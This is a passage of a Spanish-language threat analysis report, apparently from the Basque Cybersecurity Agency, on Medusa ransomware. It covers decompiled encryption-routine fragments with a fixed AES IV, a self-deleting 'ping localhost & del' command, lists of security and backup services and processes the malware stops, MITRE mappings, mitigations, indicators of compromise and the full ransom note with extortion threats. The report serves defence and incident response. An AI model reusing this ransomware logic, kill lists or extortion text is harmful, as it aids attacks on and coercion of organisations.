478     bcsc_c_memset(bcsc_output_buf, 0, 0x1000u);
479     v52 = bcsc_sizer2 < 4096;
480     bcsc_nbytes = bcsc_bcrypt_encrypt(
481                     (bcsc_extensions_list_end + v51),
482                     bcsc_file_buffer,
483                     bcsc_sizer2,
484                     bcsc_sizer2 < 4096,
485                     bcsc_output_buf);
486     bcsc_nbytesc = bcsc_nbytes;
487     if ( bcsc_nbytes == -1 || bcsc_sizer2 == 4096 && bcsc_nbytes != 4096 )
488       goto LABEL_7;
489     bcsc_seek_0(SHIDWORD(bcsc_file_handlerc), -bcsc_sizer2, 1u);
490     bcsc_write(bcsc_output_buf, 1, bcsc_nbytesc, SHIDWORD(bcsc_file_handlerc));
```

Ilustración 58: Encriptado por bloques

El último bloque puede tener un tamaño menor.

```
28  while ( 1 )
29  {
30    bcsc_c_memset(v15, 0, 0x2000u);
31    pcbResult = 0;
32    v13 = 0;
33    if ( bcsc_offset + 4096 >= bcsc_file_size ) // lo que queda es mayor que el tamaño del fichero
34    {
35      bcsc_block_size = bcsc_file_size - bcsc_offset;
36      v13 = a4 != 0;
37    }
38    else
39    {
40      bcsc_block_size = 4096;
41    }
42    if ( !bcsc_bcrypt_block_encrypt(v6, (bcsc_offset + file_buffer), bcsc_block_size, v15, &pcbResult, v13) )
43      break;
```

Ilustración 59: Encriptación por bloques

Cada bloque se encripta con AES en modo CBC y un **vector de inicialización IV** fijo.

```
14  v7 = *(this + 8);
15  bcsc_cbIV = *(this + 24);
16  bcsc_pbIV = *(this + 16);
17  hKey = v7;
18  if ( a6 )
19  {
20    hKey = 0;
21    if ( BCryptEncrypt(*(this + 8), pbInput, cbInput, 0, bcsc_pbIV, bcsc_cbIV, 0, 0, &hKey, 1u)
22      || BCryptEncrypt(*(this + 8), pbInput, cbInput, 0, *(this + 16), *(this + 24), a4, hKey, &hKey, 1u) )
23    {
24      return 0;
25    }
26    *pcbResult = hKey;
27  }
```

Ilustración 60: Encriptación AES de un bloque

```
0123BC70  23 9F F2 A9 DE 93 20 2F  24 BB A5 FA E0 A3 36 B1  #.....·/$.......
```

Ilustración 61: Vector IV de inicialización para AES CBC

El vector IV de inicialización de 16 bytes es el mismo para todos los archivos:

23 9F F2 A9 DE 93 20 2F 24 BB A5 FA E0 A3 36 B1

Una vez almacenados todos los bloques se escribe el pie del fichero en los últimos 344 bytes.

```
329     bcsc_write(&bcsc_medusa_footer, 344, 1, SHIDWORD(bcsc_file_handlerc));//
330     bcsc_close_file(SHIDWORD(bcsc_file_handlerc));
```

Ilustración 62: Se guarda el pie del fichero

Finalmente, se desofusca la cadena .MEDUSA y se comprueba si es la extensión del fichero actual. En caso afirmativo se retorna 0. De otra forma, se concatena .MEDUSA al nombre original del archivo y mediante la llamada a la API MoveFileW es renombrado.

```
440         wsprintfW(bcsc_newFileName, L"%s%s", bcsc_file_path, bcsc_medusa_extension);// Añade extensión .MEDUSA
441         if ( HIDWORD(v82) >= 8 )
442         {
443           v46 = DWORD2(pbSecret);
444           if ( (2 * HIDWORD(v82) + 2) >= 0x1000 )
445           {
446             v46 = *(DWORD2(pbSecret) - 4);
447             if ( (DWORD2(pbSecret) - v46 - 4) > 0x1F )
448               goto LABEL_130;
449           }
450           bcsc_free_heap(v46);
451         }
452         *(&v82 + 1) = 0x700000000i64;
453         WORD4(pbSecret) = 0;
454         if ( v56 < 0x10 )
455         {
456 LABEL_127:
457           MoveFileW(bcsc_file_path, bcsc_newFileName);
458           return 0;
```

Ilustración 63: Renombrado del fichero con la extensión .MEDUSA

La **Ilustración 64** muestra el fichero resultante de la encriptación de un archivo de 1 byte. Los primeros 16 bytes corresponden al primer bloque del cifrado AES. Posteriormente se encuentra el separador **MEDUSA**. Los siguientes 8 bytes representan el tamaño del fichero en **Little endian**. A continuación, se añade la clave simétrica encriptada con RSA y por último el hash de la clave pública (Company identification hash).

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texto decodificado
00000000   7D 38 CE BF 1D D5 4B B1 90 C4 D0 73 AD 26 03 01  }8Î¿.ÕK±.ÄÐs.&..
00000010   4D 45 44 55 53 41 00 00 01 00 00 00 00 00 00 00  MEDUSA..........
00000020   01 00 00 00 00 00 00 00 2F 8D C2 B0 DF 3B 3D 51  ......../.Â°ß;=Q
00000030   E5 50 98 B6 63 5B 0F 6A 56 69 96 83 AA DC 63 9C  åP˜¶c[.jVi–ƒªÜcœ
00000040   A3 73 20 55 A4 FE 80 2B 3A 79 FE CC 05 A5 7C EB  £s U¤þ€+:yþÌ.¥|ë
00000050   99 7E 11 41 51 5A 69 4A 5E 8D 84 87 92 B0 A3 39  ™~.AQZiJ^.„‡'°£9
00000060   47 68 6F 72 6D 45 37 C4 44 D0 1F A4 FD 64 07 06  GhormE7ÄDÐ.¤ýd..
00000070   5B 6C 09 7D 09 BF B2 40 62 C4 5B 52 FF 14 A6 CD  [l.}.¿²@bÄ[Rÿ.¦Í
00000080   68 48 1D F6 6A 27 BE 73 DE 9F 4E E6 09 CF 14 2D  hH.öj'¾sÞŸNæ.Ï.-
00000090   60 70 11 67 62 E5 7A 82 5D 5E 1C 0E 82 47 C3 52  `p.gbåz‚]^..‚GÃR
000000A0   F7 19 D4 5C 6F F5 1D DB DF ED 90 37 FA DF AF 81  ÷.Ô\oõ.ÛßÍ.7úß¯.
000000B0   C3 33 64 4D B1 78 6B BB 10 B5 B1 52 D9 72 DD D5  Ã3dM±xk».µ±RÙrÝÕ
000000C0   45 B6 8A FA 28 DC 1A 54 21 E3 4C 48 0F 58 EB 5E  E¶Šú(Ü.T!ãLH.Xë^
000000D0   3F 9A 09 88 6B 8F BF 25 4F 89 24 AE B6 7D 12 1A  ?š.ˆk.¿%O‰$®¶}..
000000E0   C2 AB 8F B5 3D 09 71 12 19 72 14 6F FA 29 BE F4  Â«.µ=.q..r.oú)¾ô
000000F0   D7 14 37 80 99 51 3E D3 D8 42 7E 62 41 AE DB C4  ×.7€™Q>ÓØB~bA®ÛÄ
00000100   73 BC 89 4D EA E8 C8 35 75 4D ED F8 09 9C 3F 9F  s¼‰MêèÈ5uMíø.œ?Ÿ
00000110   9B 11 BC F1 B2 5C 55 6F 18 C8 EB 8B 70 F9 DA C3  ›.¼ñ²\Uo.Èë‹pùÚÃ
00000120   50 C2 16 29 E8 67 8A E0 66 31 39 33 30 33 65 37  PÂ.)ègŠàf19303e7
00000130   32 36 66 30 63 63 33 63 35 36 32 33 30 33 62 64  26f0cc3c562303bd
00000140   38 37 31 37 35 37 33 30 38 63 30 62 61 38 66 33  871757308c0ba8f3
00000150   39 62 38 37 63 62 61 32 39 64 65 39 31 38 39 61  9b87cba29de9189a
00000160   63 63 32 32 39 65 30 61                          cc229e0a
```

Ilustración 64: Fichero encriptado.

De esta forma aparece una carpeta una vez encriptada por Medusa.



Ilustración 65: Resultado de la encriptación.

2.16. Borrado del ejecutable

Concluida la encriptación de los archivos, se lleva a cabo la eliminación del ejecutable de Medusa con el comando mostrado en la **Ilustración 66**. Si se pasa el argumento –d, no se realiza el borrado. El método usado para eliminar el ejecutable intenta ocultar el propósito del comando e introduce un breve retraso de tiempo.

```
430     bcsc_sprintf(v66, "cmd /c ping localhost -n 3 > nul & del %s", v67.m128i_i8);
431     bcsc_create_pipes_process(v66[0].m128i_i8, v62, &savedregs, 0);
```

Ilustración 66: Borrado del ejecutable.

3. Vulnerabilidades explotadas

No se identifica ninguna vulnerabilidad explotada por el propio binario del ransomware.

En algunos análisis compartidos por la comunidad, se documenta que los actores de amenazas que se encuentran detrás del grupo **Medusa** han usado vulnerabilidades de **Microsoft Exchange Server** para realizar el acceso inicial a la infraestructura de las víctimas.

Microsoft Exchange Server ha sufrido vulnerabilidades críticas que cuentan con exploits o pruebas de concepto publicadas. Algunas de estas vulnerabilidades recientes son:

CVE-2023-32031: Se trata de una vulnerabilidad de deserialización insegura que permite la ejecución remota de código. Con CVSS 8.8 y EPSS 11.11%. Zero Day Initiative ha presentado un vídeo que demuestra la ejecución remota de comandos en un servidor vulnerable.

CVE-2023-21707: Otra vulnerabilidad de ejecución remota de código que requiere de autenticación previa. La explotación permite ejecutar código con el usuario SYSTEM. Se han publicado pruebas de concepto en Github. El valor de EPSS es de 45% con CVSS de 8.8.

CVE-2022-41082 y CVE-2022-41040: La primera es una vulnerabilidad SSRF y la segunda de ejecución remota de código cuando el atacate puede acceder a Exchange PowerShell. Existe un módulo de explotación público en el framework Metasploit. Ambas requieren de acceso autenticado para realizar la explotación con éxito.

4. Técnicas MITRE ATT&CK

MITRE ATT&CK		
Táctica	**Técnica**	**Mitigaciones**
TA0002 Execution	T1059 Command and Scripting Interpreter	**M1049 Antivirus/Antimalware:** Anti-virus can be used to automatically quarantine suspicious files.
		M1040 Behavior Prevention on Endpoint: On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent Visual Basic and JavaScript scripts from executing potentially malicious downloaded content.
		M1045 Code Signing: Where possible, only permit execution of signed scripts.
		M1042 Disable or Remove Feature or Program: Disable or remove any unnecessary or unused shells or interpreters.
		M1038 Execution Prevention: Use application control where appropriate. For example, PowerShell Constrained Language mode can be used to restrict access to sensitive or otherwise dangerous language elements such as those used to execute arbitrary Windows APIs or files (e.g., Add-Type).
		M1026 Privileged Account Management: When PowerShell is necessary, consider restricting PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration. PowerShell JEA (Just Enough Administration) may also be used to sandbox administration and limit what commands admins/users can execute through remote PowerShell sessions.
		M1021 Restrict Web-Based Content: Script blocking extensions can help prevent the execution of scripts and HTA files that may commonly be used during the exploitation process. For malicious code served up through ads, adblockers can help prevent that code from executing in the first place.
	T1129 Shared Modules	**M1038 Execution Prevention:** Identify and block potentially malicious software executed through this technique by using application control tools capable of preventing unknown modules from being loaded.
	T1569.002 Service Execution	**M1040 Behavior Prevention on Endpoint:** On Windows 10, enable Attack Surface Reduction (ASR) rules to block processes created by PsExec from running.
		M1026 Privileged Account Management: Ensure that permissions disallow services that run at a higher permissions level from being created or interacted with by a user with a lower permission level.
		M1022 Restrict File and Directory Permissions: Ensure that high permission level service binaries cannot be replaced or modified by users with a lower permission level.
TA0003 Persistence	T1543.003 Windows Service	**M1047 Audit:** Use auditing tools capable of detecting privilege and service abuse opportunities on systems within an enterprise and correct them.
		M1040 Behavior Prevention on Endpoint: On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent an application from writing a signed vulnerable driver to the system. On Windows 10 and 11, enable Microsoft Vulnerable Driver Blocklist to assist in hardening against third party-developed service drivers.
		M1045 Code Signing: Enforce registration and execution of only legitimately signed service drivers where possible.
		M1028 Operating System Configuration: Ensure that Driver Signature Enforcement is enabled to restrict unsigned drivers from being installed.

		M1018 User Account Management: Limit privileges of user accounts and groups so that only authorized administrators can interact with service changes and service configurations.
	T1547.001 Registry Run Keys / Startup Folder	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
TA0004 Privilege Escalation	T1543.003 Windows Service	**M1047 Audit:** Use auditing tools capable of detecting privilege and service abuse opportunities on systems within an enterprise and correct them.
		M1040 Behavior Prevention on Endpoint: On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent an application from writing a signed vulnerable driver to the system. On Windows 10 and 11, enable Microsoft Vulnerable Driver Blocklist to assist in hardening against third party-developed service drivers.
		M1045 Code Signing: Enforce registration and execution of only legitimately signed service drivers where possible.
		M1028 Operating System Configuration: Ensure that Driver Signature Enforcement is enabled to restrict unsigned drivers from being installed.
		M1018 User Account Management: Limit privileges of user accounts and groups so that only authorized administrators can interact with service changes and service configurations.
	T1547.001 Registry Run Keys / Startup Folder	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
TA0005 Defense Evasion	T1027 Obfuscated Files or Information	**M1049 Antivirus/Antimalware:** Anti-virus can be used to automatically detect and quarantine suspicious files. Consider utilizing the Antimalware Scan Interface (AMSI) on Windows 10+ to analyze commands after being processed/interpreted.
		M1047 Audit: Consider periodic review of common fileless storage locations (such as the Registry or WMI repository) to potentially identify abnormal and malicious data.
		M1040 Behavior Prevention on Endpoint: On Windows 10+, enable Attack Surface Reduction (ASR) rules to prevent execution of potentially obfuscated payloads.
		M1017 User Training: Ensure that a finite amount of ingress points to a software deployment system exist with restricted access for those required to allow and enable newly deployed software.
	T1027.005 Indicator Removal fom Tools	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1140 Deobfuscate/Decode Files or Information	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1222 File and directory Permissions Modification	**M1026 Privileged Account Management:** Ensure critical system files as well as those known to be abused by adversaries have restrictive permissions and are owned by an appropriately privileged account, especially if access is not required by users nor will inhibit system functionality.
		M1022 Restrict File and Directory Permissions: Applying more restrictive permissions to files and directories could prevent adversaries from modifying their access control lists. Additionally, ensure that user settings regarding local and remote symbolic links are properly set or disabled where unneeded.

	T1497 Virtualization/Sandbox Evasion	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1497.001 System Checks	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1562.001 Disable or Modify Tools	**M1038 Execution Prevention:** Use application control where appropriate, especially regarding the execution of tools outside of the organization's security policies (such as rootkit removal tools) that have been abused to impair system defenses. Ensure that only approved security applications are used and running on enterprise systems.
		M1022 Restrict File and Directory Permissions: Ensure proper process and file permissions are in place to prevent adversaries from disabling or interfering with security services.
		M1024 Restrict Registry Permissions: Ensure proper Registry permissions are in place to prevent adversaries from disabling or interfering with security services.
		M1018 User Account Management: Ensure proper user permissions are in place to prevent adversaries from disabling or interfering with security services.
	T1564.001 Hidden Files and Directories	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1564.003 Hidden Window	**M1038 Execution Prevention:** Limit or restrict program execution using anti-virus software. On MacOS, allowlist programs that are allowed to have the plist tag. All other programs should be considered suspicious.
TA0007 Discovery	T1010 Application Window Discovery	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1057 Process Discovery	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1082 System Information Discovery	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1083 Dile and Directory Discovery	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1497 Virtualization/Sandbox Evasion	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1497.001 System Checks	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1518.001 Security Software Discovery	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1614 System Location Discovery	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.

TA0011 Command and Control	T1090 Proxy	**M1037 Filter Network Traffic:** Traffic to known anonymity networks and C2 infrastructure can be blocked through the use of network allow and block lists. It should be noted that this kind of blocking may be circumvented by other techniques like Domain Fronting.
TA0040 Impact	T1486 Data Encrypted for Impact	**M1040 Behavior Prevention on Endpoint:** On Windows 10, enable cloud-delivered protection and Attack Surface Reduction (ASR) rules to block the execution of files that resemble ransomware.
		M1053 Data Backup: Consider implementing IT disaster recovery plans that contain procedures for regularly taking and testing data backups that can be used to restore organizational data. Ensure backups are stored off system and is protected from common methods adversaries may use to gain access and destroy the backups to prevent recovery. Consider enabling versioning in cloud environments to maintain backup copies of storage objects.

5. Mitigación

5.1. Medidas a nivel de endpoint

Mantener endpoints vigilados con soluciones de seguridad con capacidades de detección y respuesta EDR (Endpoint Detection and Response). Monitorizar el comportamiento de procesos y archivos para detectar actividades sospechosas típicas del ransomware como intentos de cifrado masivo.

Implementar políticas de control de aplicaciones, restringiendo la ejecución solo a software firmado o previamente aprobado. Mantener los sistemas operativos y las aplicaciones actualizados evitarán la explotación de vulnerabilidades para el acceso inicial o la elevación de privilegios.

Establecer una política de mínimo privilegio, evitando el uso de cuentas con permisos de administrador para tareas ordinarias.

Implementar copias de seguridad regulares, seguras y desconectadas, facilitando la recuperación de los datos en caso de cifrado por ransomware como Medusa.

Realizar programas de capacitación para concienciar a los usuarios sobre las prácticas de ciberseguridad. Esto incluye enseñarles a identificar correos electrónicos o sitios web sospechosos, no abrir archivos adjuntos o enlaces desconocidos, y evitar descargar software de fuentes no confiables. Los usuarios capacitados son menos propensos a caer en trampas y ejecutar malware.

5.2. Medidas a nivel de red

Medusa no implementa técnicas de Command and Control pero una adecuada monitorización del tráfico de red, mediante sistemas de detección y prevención de intrusiones, permitirá identificar actividades sospechosas en las etapas iniciales de la intrusión, movimientos laterales o en el propio despliegue de Medusa.

Además, se debe implementar un conjunto de medidas de seguridad de red básicas como una adecuada segmentación y control de acceso e instalación de firewalls y otros dispositivos de filtrado de tráfico.

Limitar el acceso a los recursos compartidos de la red a aquellos usuarios que necesiten acceso.

5.3. Medidas y consideraciones adicionales

Es esencial redirigir todos los eventos del sistema, especialmente los más críticos, hacia un sistema centralizado que compile los datos de todos los dispositivos en la red. Esto garantiza la conservación de la trazabilidad y evita su pérdida. Este enfoque es fundamental para el desarrollo de sistemas de alerta temprana, los cuales pueden señalar potenciales brechas de seguridad, permitiendo así prevenir ataques antes de que ocurran.

La implementación de una estrategia de actualización constante es crucial. Mantener todos los sistemas al día es vital para cerrar brechas de seguridad que podrían ser explotadas por ciberatacantes para tomar control de los sistemas, sustraer credenciales o escalar privilegios.

Es imperativo eliminar todas las contraseñas predeterminadas en sistemas y aplicaciones, instaurando a su vez una política de contraseñas que promueva la creación de claves robustas y su renovación regular. La adopción de métodos de autenticación de dos factores para los sistemas compatibles refuerza la seguridad.

El equipo de seguridad debe permanecer informado sobre las últimas vulnerabilidades conocidas, poseer un conocimiento exhaustivo de los sistemas empleados dentro de la infraestructura tecnológica y determinar si son necesarias acciones de mitigación adicionales frente a situaciones particulares.

Ante cualquier incidente relacionado con este malware, es primordial comunicarlo a las autoridades competentes de manera inmediata.

6. Indicadores de compromiso

Hashes de la muestra analizada:

MD5	e4b7fdabef67a0550877e6439beb093d
SHA1	042ce9ab1afe035e0924753f076fcb20de0d1a1d
SHA256	7d68da8aa78929bb467682ddb080e750ed07cd21b1ee7a9f38cf2810eeb9cb95

Hash SHA256 de otras muestras de Medusa:

4d4df87cf8d8551d836f67fbde4337863bac3ff6b5cb324675054ea023b12ab6
657c0cce98d6e73e53b4001eeea51ed91fdcf3d47a18712b6ba9c66d59677980
9144a60ac86d4c91f7553768d9bef848acd3bd9fe3e599b7ea2024a8a3115669
736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270

URL onion de Medusa Blog:

http[:]//medusaxko7jxtrojdkxo66j7ck4q5tgktf7uqsqyfry4ebnxlcbkccyd[.]onion/

URL onion de Medusa Chat:

http[:]//medusakxxtp3uo7vusntvubnytaph4d3amxivbggl3hnhpk2nmus34yd[.]onion/

7. Referencias adicionales

https://www.bleepingcomputer.com/news/security/medusa-ransomware-gang-picks-up-steam-as-it-targets-companies-worldwide/

https://securityscorecard.com/wp-content/uploads/2024/01/deep-dive-into-medusa-ransomware.pdf

https://unit42.paloaltonetworks.com/medusa-ransomware-escalation-new-leak-site/

https://www.sangfor.com/farsight-labs-threat-intelligence/cybersecurity/medusa-ransomware-attack-on-a-higher-education-institution

8. Apéndice A: Mapa de técnicas de ATT&CK

Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Command and Control	Impact
T1059: Command and Scripting Interpreter	T1547: Boot or Logon Autostart Execution	T1547: Boot or Logon Autostart Execution	T1140: Deobfuscate/Decode Files or Information	T1010: Application Window Discovery	T1090: Proxy	T1486: Data Encrypted for Impact
T1129: Shared Modules	T1547.001: Registry Run Keys / Startup Folder	T1547.001: Registry Run Keys / Startup Folder	T1222: File and Directory Permissions Modification	T1083: File and Directory Discovery		
T1569: System Services	T1543: Create or Modify System Process	T1543: Create or Modify System Process	T1564: Hide Artifacts	T1057: Process Discovery		
T1569.002: Service Execution	T1543.003: Windows Service	T1543.003: Windows Service	T1564.001: Hidden Files and Directories	T1518: Software Discovery		
			T1564.003: Hidden Window	T1518.001: Security Software Discovery		
			T1562: Impair Defenses	T1082: System Information Discovery		
			T1562.001: Disable or Modify Tools	T1614: System Location Discovery		
			T1027: Obfuscated Files or Information	T1497: Virtualization/Sandbox Evasion		
			T1027.005: Indicator Removal from Tools	T1497.001: System Checks		
			T1497: Virtualization/Sandbox Evasion			
			T1497.001: System Checks			

9. Apéndice B: Lista de extensiones excluidas

.dll	.lnk
.exe	.MEDUSA

10. Apéndice C: Lista de servicios

Acronis VSS Provider	BackupExecManagementService
Enterprise Client Service	BackupExecRPCService
Sophos Agent	BackupExecVSSProviderbedbg
Sophos AutoUpdate Service	DCAgent
Sophos Clean Service	EPSecurityService
Sophos Device Control Service	EPUpdateService
Sophos File Scanner Service	EraserSvc11710
Sophos Health Service	EsgShKernel
Sophos MCS Agent	FA_Scheduler
Sophos MCS Client	IISAdmin
Sophos Message Router	IMAP4Svc
Sophos Safestore Service	macmnsvc
Sophos System Protection Service	masvc
Sophos Web Control Service	MBAMService
SQLsafe Backup Service	MBEndpointAgent
SQLsafe Filter Service	McAfeeEngineService
Symantec System Recovery	McAfeeFramework
Veeam Backup Catalog Data Service	McAfeeFrameworkMcAfeeFramework
AcronisAgent	McShield
AcrSch2Svc	McTaskManager
Antivirus	mfemms
ARSM	mfevtp
BackupExecAgentAccelerator	MMS
BackupExecAgentBrowser	mozyprobackup
BackupExecDeviceMediaService	MsDtsServer
BackupExecJobEngine	MsDtsServer100

MsDtsServer110
MSExchangeES
MSExchangeIS
MSExchangeMGMT
MSExchangeMTA
MSExchangeSA
MSExchangeSRS
MSOLAP$SQL_2008
MSOLAP$SYSTEM_BGC
MSOLAP$TPS
MSOLAP$TPSAMA
MSSQL$BKUPEXEC
MSSQL$ECWDB2
MSSQL$PRACTICEMGT
MSSQL$PRACTTICEBGC
MSSQL$PROFXENGAGEMENT
MSSQL$SBSMONITORING
MSSQL$SHAREPOINT
MSSQL$SQL_2008
MSSQL$SYSTEM_BGC
MSSQL$TPS
MSSQL$TPSAMA
MSSQL$VEEAMSQL2008R2
MSSQL$VEEAMSQL2012
MSSQLFDLauncher
MSSQLFDLauncher$PROFXENGAGEMENT
MSSQLFDLauncher$SBSMONITORING
MSSQLFDLauncher$SHAREPOINT
MSSQLFDLauncher$SQL_2008
MSSQLFDLauncher$SYSTEM_BGC
MSSQLFDLauncher$TPS
MSSQLFDLauncher$TPSAMA
MSSQLSERVER
MSSQLServerADHelper100
MSSQLServerOLAPService
MySQL80
MySQL57
ntrtscan
OracleClientCache80
PDVFSService
POP3Svc
ReportServer
ReportServer$SQL_2008
ReportServer$SYSTEM_BGC
ReportServer$TPS
ReportServer$TPSAMA
RESvc
sacsvr
SamSs
SAVAdminService
SAVService
SDRSVC
SepMasterService
ShMonitor
Smcinst
SmcService
SMTPSvc
SNAC
SntpService
sophossps
SQLAgent$BKUPEXEC
SQLAgent$ECWDB2
SQLAgent$PRACTTICEBGC
SQLAgent$PRACTTICEMGT

SQLAgent$PROFXENGAGEMENT
SQLAgent$SBSMONITORING
SQLAgent$SHAREPOINT
SQLAgent$SQL_2008
SQLAgent$SYSTEM_BGC
SQLAgent$TPS
SQLAgent$TPSAMA
SQLAgent$VEEAMSQL2008R2
SQLAgent$VEEAMSQL2012
SQLBrowser
SQLSafeOLRService
SQLSERVERAGENT
SQLTELEMETRY
SQLTELEMETRY$ECWDB2
SQLWriter
SstpSvc
svcGenericHost
swi_filter
swi_service
swi_update_64
TmCCSF
tmlisten
TrueKey
TrueKeyScheduler
TrueKeyServiceHelper
UI0Detect
VeeamBackupSvc
VeeamBrokerSvc
VeeamCatalogSvc
VeeamCloudSvc
VeeamDeploymentService
VeeamDeploySvc
VeeamEnterpriseManagerSvc
VeeamMountSvc
VeeamNFSSvc
VeeamRESTSvc
VeeamTransportSvc
W3Svc
wbengine
WRSVC
MSSQL$VEEAMSQL2008R2
SQLAgent$VEEAMSQL2008R2
VeeamHvIntegrationSvcswi_update
SQLAgent$CXDB
SQLAgent$CITRIX_METAFRAME
SQL Backups
MSSQL$PROD
Zoolz 2 Service
MSSQLServerADHelper
SQLAgent$PROD
msftesql$PROD
NetMsmqActivator
EhttpSrv
ekrn
ESHASRV
MSSQL$SOPHOS
SQLAgent$SOPHOS
AVP
klnagent
MSSQL$SQLEXPRESS
SQLAgent$SQLEXPRESS
wbengine
kavfsslp
KAVFSGT

KAVFS mfefire

11. Apéndice D: Lista de procesos

zoolz.exe
agntsvc.exe
dbeng50.exe
dbsnmp.exe
encsvc.exe
excel.exe
firefoxconfig.exe
infopath.exe
isqlplussvc.exe
msaccess.exe
msftesql.exe
mspub.exe
mydesktopqos.exe
mydesktopservice.exe
mysqld.exe
mysqld-nt.exe
mysqld-opt.exe
ocautoupds.exe
ocomm.exe
ocssd.exe
onenote.exe
oracle.exe
outlook.exe
powerpnt.exe
sqbcoreservice.exe
sqlagent.exe
sqlbrowser.exe
sqlservr.exe
sqlwriter.exe
steam.exe
synctime.exe
tbirdconfig.exe
thebat.exe
thebat64.exe
thunderbird.exe
visio.exe
winword.exe
wordpad.exe
xfssvccon.exe
tmlisten.exe
PccNTMon.exe
CNTAoSMgr.exe
Ntrtscan.exe
mbamtray.exe

12. Apéndice E: Nota de rescate

$$\ $$\ $$$$$$$$\ $$$$$$$\ $$\ $$\ $$$$$$\ $$$$$$\
$$$\ $$$ |$$ _____|$$ __$$\ $$ | $$ |$$ __$$\ $$ __$$\
$$$$\ $$$$ |$$ | $$ | $$ |$$ | $$ |$$ / \__|$$ / $$ |
$$\$$\$$ $$ |$$$$$\ $$ | $$ |$$ | $$ |\$$$$$$\ $$$$$$$$ |
$$ \$$$ $$ |$$ __| $$ | $$ |$$ | $$ | ____$$\ $$ __$$ |
$$ |\$ /$$ |$$ | $$ | $$ |$$ | $$ |$$\ $$ |$$ | $$ |
$$ | \_/ $$ |$$$$$$$$\ $$$$$$$ |\$$$$$$ |\$$$$$$ |$$ | $$ |
__| __|________|_______/ _____/ _____/ __| __|
----------[Hello, ********* !!!]----------

WHAT HAPPEND?

---

1. We have PENETRATE your network and COPIED data.

* We have penetrated entire network including backup system and researched all about your data.

* And we have extracted your important and valuable data and copied them to private cloud storage.

2. We have ENCRYPTED your files.

While you are reading this message, it means all of your files and data has been ENCRYPTED by world's strongest ransomware.

All files have encrypted with new military-grade encryption algorithm and you can not decrypt your files.

But don't worry, we can decrypt your files.

There is only one possible way to get back your computers and servers - CONTACT us via LIVE CHAT and pay for the special

MEDUSA DECRYPTOR and DECRYPTION KEYs.

This MEDUSA DECRYPTOR will restore your entire network, This will take less than 1 business day.

WHAT GUARANTEES?

We can post your data to the public and send emails to your customers.

We have professional OSINTs and media team for leak data to telegram, facebook, twitter channels and top news websites. You can easily search about us.

You can suffer significant problems due disastrous consequences, leading to loss of valuable intellectual property and other sensitive information,

costly incident response efforts, information misuse/abuse, loss of customer trust, brand and reputational damage, legal and regulatory issues.

After paying for the data breach and decryption, we guarantee that your data will never be leaked and this is also for our reputation.

YOU should be AWARE!

We will speak only with an authorized person. It can be the CEO, top management, etc.

In case you ar not such a person - DON'T CONTACT US! Your decisions and action can result in serious harm to your company!

Inform your supervisors and stay calm!

If you do not contact us within 3 days, We will start publish your case to our official blog and everybody will start notice your incident!

----------[Official blog tor address]----------

Using TOR Browser(https[:]//www[.]torproject[.]org/download/):

http[:]//medusaxko7jxtrojdkxo66j7ck4q5tgktf7uqsqyfry4ebnxlcbkccyd[.]onion/

CONTACT US!

----------[Your company live chat address]----------

Using TOR Browser(https[:]//www.torproject[.]org/download/):

http[:]//medusakxxtp3uo7vusntvubnytaph4d3amxivbggl3hnhpk2nmus34yd[.]onion/dd8bb31b23e98af5e54b6aea327cea55

Or Use Tox Chat Program(https[:]//qtox[.]github[.]io/)

Add user with our tox ID :
4AE245548F2A225882951FB14E9BF87EE01A0C10AE159B99D1EA62620D91A372205227254A9F

Our support email: (medusa[.]support@onionmail[.]org)

Company identification hash:

f19303e726f0cc3c562303bd871757308c0ba8f39b87cba29de9189acc229e0a


cyber
zaintza
BASQUE CYBERSECURITY AGENCY